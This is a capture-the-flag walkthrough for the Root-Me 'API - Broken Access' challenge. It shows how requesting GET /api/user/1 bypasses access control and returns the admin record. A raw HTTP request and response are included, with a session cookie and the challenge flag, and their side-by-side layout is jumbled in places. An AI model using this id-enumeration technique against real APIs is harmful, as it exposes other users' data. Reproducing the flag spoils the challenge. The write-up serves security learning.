
API - Broken Access

Lab: https://www.root-me.org/en/Challenges/Web-Server/API-Broken-Access

- In this lab, we can interact with Json data in the request.
- Signup and login by changing the value of json data and executing
- The most suspicious API that i can think is GET /api/user to retrieve the user information
 - We can use user_id to retrive the information in the request body in json
 - However, whatever id we change, only the information belonged to the current user is showed



API - Broken Access

- Initially, i call API to GET /api/user/?id=1 or GET /api/user?id=1, but it doesn't work
- Next, i call API to GET /api/user/1 and get the flag

```
GET /api/user/1 HTTP/1.1
                                                                                           HTTP/1.1 200 OK
Host: challenge01.root-me.org:59088
                                                                                           Server: Werkzeug/3.0.4 Python/3.11.9
Date: Thu, 12 Sep 2024 08:51:26 GMT
accept: application/json
                                                                                           Content-Type: application/json
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
                                                                                        5 Content-Length: 62
                                                                                           Access-Control-Allow-Origin: *
Referer: http://challengeO1.root-me.org:59088/
                                                                                           Vary: Cookie
Accept-Encoding: gzip, deflate, br
                                                                                           Connection: close
Cookie: session=
.eJwlzjsOwjAMANC7ZGZwE9uxexkU wRrSyfE3UHineC9272OPB9tfx1X3tr9GW1vIECgGzpy
OUrP1UVjjaHYhQ2B1UYOLFRYKiQKWe1Dq9ZWgZOqZokyRVBPMBMIc131ZskKTNOOOopxoK-OH
                                                                                             "note":"RM(E4sy_1dOr_On_API)",
DEHs5pPEWy_yHXm8d_09vkCwt0v2w.ZuKmWg.nXNmdNkqObtESPzmrbd U80D8tE
                                                                                             "userid":1,
"username":"admin"
Connection: keep-alive
                                                                                      11
```

API - Broken Access 2